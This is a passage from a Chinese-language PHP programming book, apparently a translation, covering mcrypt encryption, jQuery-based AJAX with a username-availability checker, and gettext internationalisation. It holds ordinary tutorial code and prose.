- MARS
- PANAMA
- RC (2, 4)
- RC6 (128, 192, 256)
- RIJNDAEL (128, 192, 256)
- SAFER (64, 128, and PLUS)
- SERPENT (128, 192, and 256)
- SKIPJACK
- TEAN
- THREEWAY
- 3DES
- TWOFISH (128, 192, and 256)
- WAKE
- XTEA

通过这个PHP扩展可以使用超过35个函数，本节只介绍其中的一部分。要全面地了解，请参考PHP手册。

1. 用MCrypt加密数据

mcrypt_encrypt()函数加密所提供的数据，返回加密后的结果。其形式为：

```
string mcrypt_encrypt(string cipher, string key, string data,
                      string mode [, string iv])
```

参数*cipher*指定特定的加密算法，参数*key*确定用于加密数据的密钥。参数*mode*指定6个可用加密模式中的一个：电子代码本、密文块链、密文反馈、8位输出反馈、*N*位输出反馈和特殊的流模式。每种模式分别通过其缩写被引用：ecb、cbc、cfb、ofb、nofb和stream。最后，参数*iv*初始化cbc、cfb、ofb，以及在流模式中使用的某种算法。考虑一个示例：

```
<?php
    $ivs = mcrypt_get_iv_size(MCRYPT_DES, MCRYPT_MODE_CBC);
    $iv = mcrypt_create_iv($ivs, MCRYPT_RAND);
    $key = "F925T";
    $message = "This is the message I want to encrypt.";
    $enc = mcrypt_encrypt(MCRYPT_DES, $key, $message, MCRYPT_MODE_CBC, $iv);
    echo bin2hex($enc);
?>
```

这会返回：

```
f5d8b337f27e251c25f6a17c74f93c5e9a8a21b91f2b1b0151e649232b486c93b36af467914bc7d8
```

然后可以使用下面介绍的mcrypt_decrypt()函数解密该文本。

2. 用MCrypt解密数据

mcrypt_decrypt()函数解密先前加密的cipher，在此假设cipher、key和mode与加密数据时使用的相应参数相同。其形式为：

```
string mcrypt_decrypt(string cipher, string key, string data,
                      string mode [, string iv])
```

在前面示例最后一条语句后面中插入如下一行：

```
echo mcrypt_decrypt(MCRYPT_DES, $key, $enc, MCRYPT_MODE_CBC, $iv);
```

这会返回：

```
This is the message I want to encrypt.
```


本节的方法只是以某种方式集成到PHP扩展集中的方法。但是，并不限于这些加密/散列解决方案。要记住，可以对你喜欢的任何第三方加密技术使用popen()或exec()等函数，例如PGP（www.pgpi.org）或GPG（www.gnupg.org）。

21.5 小结

希望本章的内容能为你提供一些重要的提示，最主要的是能让你考虑应用程序和服务器所面对的诸多攻击。但是要知道，本节描述的主题对于整个安全领域来说只是很小的一部分。如果你初涉这个主题，要花些时间浏览与安全有关的一些重要网站，了解更多知识。

无论过去是否有经验，都需要设计一种策略以及时地了解安全新闻。可以从比较流行的安全网站和产品开发人员处订阅新闻，这可能是最好的方法。选择哪一种策略无关紧要，重要的是要有这样一个策略，而且要一直坚持，免得你的“城堡”被攻克。

第 22 章

用 jQuery 和 PHP 创建 AJAX 增强特性

多年来，Web 开发人员总在抱怨不能创建像桌面应用程序中那样精美的响应式界面。但这一切从 2005 年开始改观，那一年用户体验方面的专家 Jesse James Garrett 创造了 *AJAX*[①] 这个词，用来描述 Flickr 和 Google 等前沿网站取得的进展，它们逐渐缩小了 Web 界面与客户程序界面之间的差距。这些进展包括充分利用浏览器与服务器异步通信的能力——而不需要重新加载 Web 页面。由于 JavaScript 能够检查和操纵 Web 页面中几乎所有方面（归功于 JavaScript 语言能够与页面的 DOM 交互，结合 JavaScript 的这种能力，从而可以创建能够完成各种任务的界面而不需要页面重新加载。

这一章中，我会讨论 AJAX 的技术基础，并说明如何使用强大的 jQuery（http://jquery.com）库并结合 PHP 来创建 AJAX 增强特性。这里假设你至少对 JavaScript 语言有基本的了解。如果你对 JavaScript 还不熟悉，http://w3schools.com/js 上有一个非常棒的教程，建议你花些时间来学习。另外，由于 jQuery 库包含的功能极其丰富，这一章实际上只是触及一点皮毛。要想全面了解，请务必参考 jQuery 网站（www.jquery.com）。

22.1 AJAX 介绍

AJAX（Asynchronous JavaScript and XML，异步 JavaScript 和 XML）并不是一个技术，而应算是一个“涵盖性术语”，用来描述一种创建高度交互性 Web 界面（类似于桌面应用程序中的界面）的方法。这个方法涉及集成多种技术，包括 JavaScript、XML，以及一种基于浏览器的管理异步通信的机制，通常还包括一个服务器端编程语言（尽管并不是必要的），可以完成异步请求并以同样的方式返回一个响应。

注解 异步（asynchronous）事件能够独立于主应用执行，而不会阻塞其他事件。这些事件可能在启动这个异步事件时已经执行，或者在异步事件完成之前就开始执行了。

归功于一些优秀的 JavaScript 库（如 jQuery）和 PHP 等语言的内置功能，很多麻烦的细节（包括发起异步通信以及 XML 负载的构造和解析）已经抽象出来，无需开发人员考虑。不过，准确地了解

① www.adaptivepath.com/ideas/essays/archives/000385.php。

XML 在促成 AJAX 中所起的作用无疑对你很有帮助，这将有助于编写和调试与创建 AJAX 驱动界面相关而且往往很费解的代码和通信过程。

在 AJAX 中提到 XML 时，开发人员通常会给出两个不同的理解。

- 作为所有主流浏览器内置的一个特性，DOM（Document Object Model，文档对象模型）是 JavaScript 用来解析和操纵网页元素和内容的接口。通过访问 DOM，JavaScript 能够访问和调整网页的所有方面，从标准 HTML 标签中的内容（如 `title`），到高度定制的元素（由特定 ID 和类名组合标识）的属性。下一节会给出 jQuery 访问和操纵 DOM 的几个例子。
- 由于 AJAX 通常依赖于两个不同的编程语言（如 JavaScript 和 PHP，它们相互之间不能直接通信），所以有必要使用客户端和服务器语言都能解析的某种数据格式。在这方面，JSON（JavaScript Object Notation，JavaScript 对象标注）已经成为事实上的标准格式（当然也可以使用其他格式），其原因一方面是 JSON 得到了很多编程语言（包括 JavaScript 和 PHP）的广泛支持，另一方面是与格式烦琐的 XML 相比，人们阅读 JSON 格式会相对容易。

总之，以 AJAX 为中心的特性依赖于多种技术和数据标准才能正常工作，包括一个服务器端和客户端语言、DOM，以及这个过程中所涉及各方都能理解的一种数据格式（通常是 JSON）。为了进一步阐明 AJAX 工作流和所涉及的技术，图 22-1 给出了这个过程的示意图。




图 22-1 一个典型的 AJAX 工作流

22.2 jQuery 介绍

在我看来，jQuery 就是 JavaScript 的一个“稳定”版本，它修正了多年来让 Web 开发人员如梗在喉的很多丑陋烦琐的语法。jQuery 是 JavaScript 专家 John Resig（http://ejohn.org）创建的一个 JavaScript 库，这个库相当流行，全世界 10 000 个最常被访问的网站中，有 31%都利用了 jQuery，其中包括 Google、Mozilla 和 NBC。这一点儿也不奇怪，因为这个库紧密集成了 DOM，提供了方便的 AJAX 辅助方法、令人震撼的用户界面效果，以及可插拔的体系结构。

前面的推销还不错吧？jQuery 确实让人眼前一亮，这一节中我们会介绍 jQuery 的一些关键特性，正是这些特性使 jQuery 成为一个理想选择，不仅可以用来在网站中结合 AJAX 特性，还可以完成几乎所有其他面向 JavaScript 的任务。与 JavaScript 语言一样，jQuery 这个主题太大，本身就需要整本书来

介绍，所以一定要花些时间访问 jQuery 网站（www.jquery.com），更多地了解这个强大的库。

22.2.1　安装 jQuery

jQuery 是一个开源项目，可以从 www.jquery.com 免费下载。由于被打包到一个自包含的文件中，所以可以像任何其他 JavaScript 文件一样把它结合到网站中，将其放在服务器的一个公共目录下，然后可以在网站的<head>标签中引用这个文件，如下：

```
<script type="text/javascript" src="jquery-1.4.2.min.js"></script>
```

不过，由于 jQuery 库得到了如此广泛的应用，Google 把这个库放在了它的 CDN（内容发布网络）上，并且提供了一个 API，允许开发人员引用这个托管的库而不是维护一个单独的副本。通过引用 Google 托管的版本，可以减少你自己的带宽成本，并最终使网站更快地加载，因为用户可能访问过另一个同样使用了 Google CDN 的网站，因此已经在本地缓存了 jQuery 的一个副本。可以使用以下代码段从 Google CDN 加载 jQuery：

```
<script src="http://www.google.com/jsapi"></script>
<script type="text/javascript" >
  google.load("jquery", "1");
</script>
```

1 参数作为 load() 方法的第二个选项传入，这告诉 Google 引用最新的稳定的 1.*X* 版本。也可以引用特定的版本。例如，如果你想使用 1.3 系列的最新版本，可以传入 1.3。如果需要一个次版本，如 1.3.2，可以直接传入特定的版本号。

22.2.2　一个简单示例

与本地 JavaScript 代码类似，你可能希望采用某种方式组织 jQuery 代码，确保 HTML 页面加载到客户浏览器之前不会执行这个 jQuery 代码。如果未能做到这一点，可能会导致意想不到的副作用，因为 JavaScript 有可能试图检查或修改一个还没有呈现的页面元素。为了防止这种情况发生，要把 jQuery 代码嵌入到 ready 事件中：

```
$(document).ready(function() {
  alert("Your page is ready!");
}
```

把这个代码插入到 google.load() 方法调用下面，一定要放在<scripttype="text/javascript"></script>标签中。重新加载页面，会看到图 22-2 所示的警告框。




图 22-2　用 jQuery 显示一个警告框

22.2.3　响应事件

尽管很有用，但是 JavaScript 的原生事件处理程序很难维护，因为这些事件处理程序必须与相关

的 HTML 元素紧密耦合。例如，可以使用如下代码将 onClick 事件处理程序与一个特定链接关联，这是一种很常见的做法：

```
<a href="#" class="button" id="check_un" onClick="checkUsername(); return
false;">Check Username Availability</a>
```

这种方法并不漂亮，因为它把网站的设计和逻辑过于紧密地耦合在一起（参见第 24 章，其中解释了这样做的风险），jQuery 对此做了补救，它允许将关联的监听程序与相应元素分离。实际上，不仅可以通过编程将事件与一个特定元素关联，也可以将事件与某种类型的所有元素关联，或者与指定了一个特定 CSS 类名的元素关联，甚至与满足某个嵌套条件的元素关联（如嵌套在与类名 tip 关联的段落中的所有图像元素）。下面来看一个最简单的示例，重构前面的例子，将一个 jQuery click 处理程序与 ID 为 check_un 的页面元素关联：

```
$(document).ready(function() {
  $("#check_un").click(function(event) {
  alert("Checking username for availability");
  event.preventDefault();
  });
}
```

$()语法只是 jQuery 根据标签名、类属性和 ID 获取页面元素的一种快捷方式。在这个例子中，要查找 ID check_un 标识的元素，因此将#check_un 传入这个快捷调用。接下来，将 jQuery 的 click 方法与这个元素关联，让 jQuery 开始监视与该元素关联的 click 类型事件。在这个异步函数中，可以定义希望结合这个事件完成哪些任务。在这个例子中，需要显示一个警告框，并使用另一个方便的 jQuery 特性阻止该元素的默认行为发生（对于一个超链接，其默认行为是访问与 href 属性关联的页面）。

有了这个代码，可以将超链接更新如下：

```
<a href="nojs.html" class="button" id="check_un">Check Username</a>
```

单击这个超链接，会导致显示 click 处理程序中定义的警告框，尽管并没有显式为超链接关联任何 JavaScript!

下面来看另一个例子。假设希望为页面中找到的所有图像关联 mouseover 事件，这说明每次鼠标指针进入一个图像的边界时就会执行这个事件处理程序。为了创建这个事件，只需将 HTML 元素的名（img）传入$()快捷调用：

```
$("#check_un").mouseover(function(event){
    alert("Interested in this image, are ya?");
});
```

前面已经提到，还可以只为满足某个复杂条件的元素关联一个事件，如嵌套在 ID sidebar 定义的一个 DIV 中并由类属性 thumbnail 定义的图像：

```
$("#sidebar > img.thumbnail").click(function(event) {
    alert("Loading image now…");
});
```

显然，如果只是为了显示警告框而采用 jQuery，这并不是我们的初衷。下面来考虑如何使用 jQuery 采用有意义的方式检查和修改 DOM。读完这一节时，你会了解如何创建事件，使得触发这些事件时可以完成一些任务，如通知用户任务已经完成、向表中添加数据行，以及隐藏页面的某些部分。

22.2.4　jQuery 和 DOM

尽管 jQuery 提供了不计其数的新特性，但我发现能够解析和操纵 DOM 才是它真正的杀手锏。在这一节中，我会通过一组解析和操纵以下 HTML 代码段的例子来介绍 jQuery 在这方面的功能：

```
<body>
  <span id="title">Easy Google Maps with jQuery, PHP and MySQL</span>
  <img src="/images/covers/maps.png" class="cover" />
  <p>
    Author: W. Jason Gilmore<br />
    Learn how to create location-based websites using popular open source technologies
and the powerful Google
    Maps API! Topics include:
  </p>
  <ul>
    <li>Customizing your maps by tweaking controls, and adding markers and
informational windows</li>
    <li>Geocoding addresses, and managing large numbers of addresses within a
database</li>
    <li>How to build an active community by allowing users to contribute new
locations</li>
  </ul>
</body>
```

要获取书名，可以使用以下语句：

```
var title = $("#title").html();
```

要得到与类 cover 关联的图像的 src 值，可以使用以下语句：

```
var src = $("img.cover").attr("src");
```

还可以获取元素组并了解更多有关信息。例如，使用 jQuery 的 size()方法并结合选择器快捷调用来统计项目符号个数，可以确定找出多少主题：

```
var count = $("li").size();
```

甚至可以循环处理项。例如，下面的代码段使用 jQuery 的 each()迭代方法循环处理所有 li 元素，并在一个警告窗口中显示这些元素的内容：

```
$('li').each(function() {
  alert(this.html());
});
```

修改页面元素

jQuery 可以修改页面元素，像获取元素一样，这同样很容易。例如，要改变书名，只需向所获取元素的 html()方法传入一个值：

```
$("#title").html("The Awesomest Book Title Ever");
```

并不仅限于改变元素的内容。例如，下面创建一个 mouseover 事件处理程序，用户将鼠标放在各个列表项上时会为列表项增加一个名为 highlight 的类：

```
$("li").mouseover(function(event){
    this.addClass("highlight");
});
```

有了这个事件处理程序，每次用户将鼠标放在一个列表项上时，这个列表项就会以某种方式突出显示（根据一些样式改变建立了一个相应的名为.highlight 的 CSS 类）。当然，你可能希望一旦用户将鼠标从元素上移开就去除突出显示的效果，因此还需要创建另一个事件处理程序，使用

removeClass()方法解除 highlight 类与 li 元素的关联。

再来看最后一个例子。假设希望在用户单击一个特定元素时（如作者名）显示一个原先隐藏的页面元素。修改 HTML 代码段，使作者名如下所示：

```
<span id="author_name">W. Jason Gilmore</span>
```

ID #author_name 可以在样式表中如下定义，这样一来，作者名不是超链接时也可以为用户提供一个线索，指示单击这个元素往往会执行某个任务：

```
#author_name {
  text-decoration: dotted;
}
```

接下来在列表项下面增加以下代码段：

```
<span id="author_bio" style="display: none;">
<h3>About the Author</h3>
<p>
  Jason is founder of WJGilmore.com. His interests include solar cooking, ghost chili
peppers, and losing at chess.
</p>
</span>
```

最后，增加以下事件处理程序，从而用户每次单击作者名时会使#author_bio DIV 在可见和隐藏状态之间切换：

```
$("#author_name").click(function(){
  $("#author_bio").toggle();
});
```

到目前为止，你已经了解了 jQuery 可以很方便地将事件与元素关联，另外可以采用多种方式解析和操纵 DOM。在后面的两个例子中，你会使用这些概念以及另外一些特性创建两个 AJAX 驱动的特性，先来看之前例子提到的用户名存在性验证特性。

22.3 创建一个用户名存在性验证程序

创建一个新的电子邮件地址或账户时，可能反复被告知选定用户名已经存在，再没有比这更烦人的了，特别是在一个类似 Yahoo!的热门网站上，似乎每一种可能的组合都已经被人捷足先登。为了减少麻烦，网站开始利用 AJAX 增强的注册表单，在提交表单之前自动检查用户名是否已经存在（参见图 22-3），并通知结果。有些情况下，如果一个用户名已经被占用，网站会建议一些变化的用户名，这在注册者看来会很有吸引力。




图 22-3 Yahoo 的用户名验证程序

下面来创建一个用户名验证程序，这与图 22-3 所示 Yahoo!的实现版本非常相似。为了确定一个用户名是否已存在，需要一个中心账户存储库作为比较的基础。在真实情况中，这个账户存储库几乎就是一个数据库，不过因为现在还没有讨论到这个主题，所以这里为便于说明将使用一个数组作为账户存储库。

首先创建注册表单（register.php），见代码清单 22-1。

代码清单 22-1　注册表单

```
<form id="form_register" "action="register.php" method="post">

  <p>
    Provide Your E-mail Address <br />
    <input type="text" name="email" value="" />
  </p>

  <p>
    Choose a Username <br />
    <input type="text" id="username" name="username" value="" />
    <a href="nojs.html" class="button" id="check_un">Check Username</a>
  </p>

  <p>
    Choose and Confirm Password<br />
    <input type="password" name="password1" value="" /> <br />
    <input type="password" name="password2" value="" />
  </p>

  <p>
    <input type="submit" name="submit" value="Register" />
  </p>

</form>
```

图 22-4 给出了使用这个表单时的显示效果（包括一些微小的 CSS 样式处理）。

图 22-4　正在使用的注册表单

确定用户名是否存在

接下来，创建负责确定一个用户名是否存在的 PHP 脚本。这是一个非常简单的脚本，只需连接数据库并参考 accounts 表来确定一个用户名是否已经存在。然后根据结果通知用户。这个脚本（available.php）在代码清单 22-2 中给出，这里还给出了一些注释。尽管真实世界中会把提供的用户名与数据库中存储的值进行比较，但是为了避免额外的复杂性，这里只使用了一个基于数组的存储库。

代码清单 22-2 确定一个用户名是否存在

```
<?php

  // 临时账户存储库
  $accounts = array("wjgilmore", "mwade", "twittermaniac");

  // 定义用来存储状态的数组
  $result = array();

  // 如果已设置用户名，确定它是否存在于存储库中
  if (isset($_GET['username']))
  {

    // 过滤用户名，以妨发生不规矩之事
    $username = filter_var($_GET['username'], FILTER_SANITIZE_STRING);

    // 用户名是否存在于$accounts 数组中?
    if (in_array($username, $accounts))
    {
      $result['status'] = "FALSE";
    } else {
      $result['status'] = "TRUE";
    }

    // 以 JSON 格式编码数组
    echo json_encode($result);

  }

?>
```

这个脚本现在看起来非常熟悉，只是最后一个语句除外。json_encode()函数是一个内置的 PHP 函数，可以把一个数组转换为一个 JSON 格式的字符串，以便以后由任何其他支持 JSON 的语言接收和解析。注意，JSON 格式就是一个字符串，由一系列键和关联的值组成。例如，如果用户尝试使用用户名 wjgilmore 注册，返回的 JSON 串如下所示：

```
{"status":"FALSE"}
```

创建 AJAX 增强的特性时，由于不固定的部分数量众多，调试可能是一个很费劲的过程。因此，在转向集成阶段之前先分别对各个部分独立测试往往是一个很好的想法。对于这个脚本，它希望用户名通过 GET 方法提供，所以可以在命令行传入用户名来测试这个脚本，如下：

```
http://www.example.com/available.php?username=wjgilmore
```

集成AJAX功能

AJAX允许用户确定一个用户名是否可用而不必重新加载页面，现在最后一步就是集成这个 AJAX 功能。为此需要使用 jQuery 向 available.php 脚本发送异步请求，并用一个适当的响应更新页面的某部分。用来实现这个特性的 jQuery 代码见代码清单 22-3。这个代码要放在包含注册表单的<head>标签的页面中。

代码清单 22-3 在用户名验证特性中集成 AJAX

```
<script src="http://www.google.com/jsapi"></script>
    <script type="text/javascript">
      google.load("jquery", "1.4.2");
```

```
    </script>

    <script type="text/javascript">

      $(document).ready(function(){

        // 为 Check Username 按钮附加单击处理程序
        $('#check_un').click(function(e) {

          // 检索用户名字段值
          var username = $('#username').val();

          // 用 jQuery 的$.get 函数发送一个 GET 请求到 available.php 脚本
          // 并基于结果提供一个合适的响应
          $.get(
            "available.php",
            {username: username},
            function(response){
              if (response.status == "FALSE") {
                $("#valid").html("Not available!");
              } else {
                $("#valid").html("Available!");
              }
            },
            "json"
          );

        // 用 jQuery 的 preventDefault()方法禁止链接被跟踪
        e.preventDefault();

    });

});
    </script>
```

类似于代码清单 22-2 给出的 PHP 脚本，这里无需多做解释，因为其中很多 jQuery 特性已经在本章前面介绍过。不过也有一个新内容，这里使用了 jQuery 的`$.get` 函数。这个函数接受 4 个参数，包括要连接的服务器端脚本名（available.php）、要传递到脚本的 GET 参数（这里是一个名为 `username` 的参数）、一个匿名函数（取 PHP 脚本返回的数据作为输入），最后还有一个声明指示如何格式化返回的数据（这里采用 JSON 格式）。注意，jQuery 能用一种点记法格式很容易地解析返回的数据（这里确定如何设置了 `response.status`）。

jQuery 也能使用其内置的`$.post` 方法向脚本发送 POST 数据。关于这个有用的特性，更多信息请参考 jQuery 文档。

22.4　小结

对于毫无相关经验的人来说，AJAX 看起来是一种极为复杂的构建网站的方法。不过，经过这一章的学习可以看到，采用这种方法进行 Web 开发实际上只是结合多种技术和标准来得到一个无可挑剔的炫酷结果。

下一章中，你将学习另一个看上去复杂但非常有趣的特性，即国际化。让你的网站国际化，可以更有效地满足世界各国日益扩大的顾客和用户群体。继续前进！

第 23 章 构建面向全世界的网站

Web 的出现使人们之间的交流简单得不可思议，通过一个因特网连接和一个 Web 浏览器，你就可以与任何人通信，而此时此刻也许他们正坐在莫斯科红场旁的一家咖啡店里，或者俄亥俄州的一个农舍里，或者是以色列的一间教室里。不过对此还有一个小问题：世界范围内只有大约 6%的人母语为英语[①]。其他人可能讲中文、日语、西班牙语、德语、法语，或者是另外几十种语言之一。因此，如果你确实希望拥有世界各地的访问者，创建网站时就应考虑不仅要符合访问者的本地语言，还要遵循一定的本土标准（最重要的标准包括货币、日期、数字和时间）。

不过创建全球使用的软件很困难，原因很明显：必须有适当的资源来翻译网站文本。不仅如此，还有另外一个原因，需要考虑以一种合适的方式在现有的应用程序中集成语言和标准的修改，从而防止混乱。本章将帮助你解决第二个问题。

注解 PHP 6的关键特性之一就是对Unicode（http://unicode.org/）的内置支持，这个标准能大大降低创建用于多种平台和支持多种语言的应用程序和网站时的开销。在PHP 6中实现对Unicode的内置支持并不像想象中那么简单，但开发团队一直不懈努力。尽管本书并不讨论Unicode和PHP的Unicode实现，不过如果可全球访问的应用程序在你的项目中是一个重要组成部分，就应该多了解一些这方面的内容。

支持本地语言和标准分为两步，要求开发人员分别完成网站的国际化（internationalize）和本地化（localize）。网站国际化是指对网站做必要的修改，以便实现本地化；本地化则是更新网站来支持具体的语言和特性。因为程序员很懒，你可能经常看到将国际化（internationalization）写作 *i18n*，本地化（localization）写作 *l10n*。

本节将介绍完成网站国际化和本地化时可以考虑的一种方法。

23.1 用 gettext 翻译网站

gettext（www.gnu.org/software/gettext）是自由软件基金会（Free Software Foundation）创建和维护的众多优秀项目之一，包括许多可用于实现软件国际化和本地化的实用工具。多年来，它已经成为无数应用程序和网站实现内容翻译的实际标准解决方案。PHP 通过一个同名扩展包与 gettext 交互，这说

---

① 摘自 Wikipedia：http://en.wikipedia.org/wiki/English_language。

明你需要下载 gettext 实用工具并在系统上安装。如果运行的是 Windows 平台，可以从 http://gnuwin32.sourceforge.net 下载，记住一定要更新 PATH 环境变量以指向这个安装目录。

由于 PHP 的 gettext 扩展在默认情况下并不启用，可能还需要重新配置 PHP。如果运行的是 Linux，可以指定--with-gettext 选项重新构建 PHP 来启用这个扩展。在 Windows 上，所要做的只是去除对 php.ini 文件中 php_gettext.dll 代码行的注释。关于配置 PHP 的更多信息请参见第 2 章。

本节余下部分将带领你完成所有必要的步骤，从而使用 PHP 和 gettext 来创建一个多语言网站。

23.1.1　第一步：更新网站脚本

gettext 必须能够识别出你希望翻译哪些字符串。为此所有可翻译的输出都要通过 gettext() 函数传递。每次遇到 gettext()时，PHP 都会查找特定语言的本地化库（有关内容见第二步），并将传入函数的字符串与相应的翻译匹配。因为先前调用了 setlocale()以及 bindtextdomain()和 textdomain()，所以脚本知道要获取哪个翻译。setlocale()函数告诉 PHP 和 gettext 需要遵循哪个语言和国家的约定，bindtextdomain()和 textdomain()则告诉 PHP 在哪里查找翻译文件。

要特别注意语言和国家的记法，因为不能向 setlocale()简单地传入一个语言名（如 Italian），而需要选择一个预定义的语言和国家（地区）代码组合，这些组合由 ISO（International Standards Organization，国际标准组织）定义。例如，你可能希望本地化为英语，但是需要使用美国的数字和时间/日期格式。在这种情况下，就要向 setlocale()传入 en_US，而不是传入 en_GB。因为英国英语和美国英语之间的差别微乎其微，主要是一些拼法上的不同，可能只需要维护少许有差别的字符串，如果传入函数的字符串在库中未找到，则 gettext()默认为原来的字符串。

注解　在许多网站上都可以找到ISO定义的语言和国家(地区)代码，只需搜索关键字ISO, country codes[国家（地区）代码]和language codes（语言代码）。表23-1提供了常用的代码组合的一个列表。

表23-1　常用国家（地区）和语言代码组合

组　合	本地化环境	组　合	本地化环境
pt_BR	巴西	it_IT	意大利
fr_FR	法国	es_MX	墨西哥
de_DE	德国	es_ES	西班牙
en_GB	英国	en_US	美国
he_IL	以色列		

代码清单 23-1 给出了一个简单的例子，将字符串“Enter your email address:”翻译为意大利语。

代码清单 23-1　使用 gettext()支持多种语言

```
<?php

    // 指定目标语言
    $language = 'it_IT';

    // 分配正确的本地化语言
    setlocale(LC_ALL, $language);
```

```
    // 确定翻译文化的位置
    bindtextdomain('messages', '/usr/local/apache/htdocs/locale');

    // 告诉脚本在翻译文本时应在哪个域中搜索
    textdomain('messages');
?>

<form action="subscribe.php" method="post">
   <?php echo gettext("Enter your e-mail address:"); ?><br />
   <input type="text" id="email" name="email" size="20" maxlength="40" value="" />
   <input type="submit" id="submit" value="Submit" />
</form>
```


当然，代码清单 23-1 若要正常工作，还需要创建前面提到的本地化库，并把字符串翻译为指定的语言。你将在第二步、第三步和第四步中了解如何完成这些工作。

23.1.2 第二步：创建本地化库

接下来需要创建一个存放翻译文件的本地化库。应当为每个语言/国家（地区）代码组合分别指定一个目录，在这个目录中还需要创建一个名为 LC_MESSAGES 的目录。因此，如果打算将网站本地化为支持英语（默认语言）、德语、意大利语和西班牙语，目录结构将如下所示：

```
locale/
    de_DE/
        LC_MESSAGES/
    it_IT/
        LC_MESSAGES/
    es_ES/
        LC_MESSAGES/
```

可以把这个目录放在你喜欢的任何位置，因为 bindtextdomain()函数（代码清单 23-1 用到了这个函数）会负责将这个路径映射到一个预定义域名。

23.1.3 第三步：创建翻译文件

接下来需要从 PHP 脚本抽取可翻译的字符串。可以用 xgettext 命令来完成，这是一个与 gettext 捆绑的实用工具。xgettext 提供了丰富的选项，执行 xgettext 时通过指定--help 选项可以了解各个选项的更多信息。执行以下命令将使 xgettext 检查当前目录中所有扩展名为.php 的文件，并生成一个文件，其中包含需要翻译的字符串：

```
%>xgettext -n *.php
```

指定-n 选项时，会在输出文件中的各个字符串前面包含文件名和行号。默认情况下，输出文件名为 messages.po，不过也可以使用--default-domain=FILENAME 选项改变输出文件名。以下是一个示例输出文件：

```
# SOME DESCRIPTIVE TITLE.
# Copyright (C) YEAR THE PACKAGE'S COPYRIGHT HOLDER
# This file is distributed under the same license as the PACKAGE package.
# FIRST AUTHOR <EMAIL@ADDRESS>, YEAR.
#
#, fuzzy
msgid ""
msgstr ""
"Project-Id-Version: PACKAGE VERSION\n"
"Report-Msgid-Bugs-To: \n"
"POT-Creation-Date: 2010-05-16 13:13-0400\n"
```

```
"PO-Revision-Date: YEAR-MO-DA HO:MI+ZONE\n"
"Last-Translator: FULL NAME <EMAIL@ADDRESS>\n"
"Language-Team: LANGUAGE <LL@li.org>\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=CHARSET\n"
"Content-Transfer-Encoding: 8bit\n"

#: homepage.php:12
msgid "Subscribe to the newsletter:"
msgstr ""

#: homepage.php:15
msgid "Enter your e-mail address:"
msgstr ""

#: contact.php:12
msgid "Contact us at info@example.com!"

msgstr ""
```

把这个文件复制到适当的本地化目录，继续下一步。

23.1.4　第四步：翻译文本

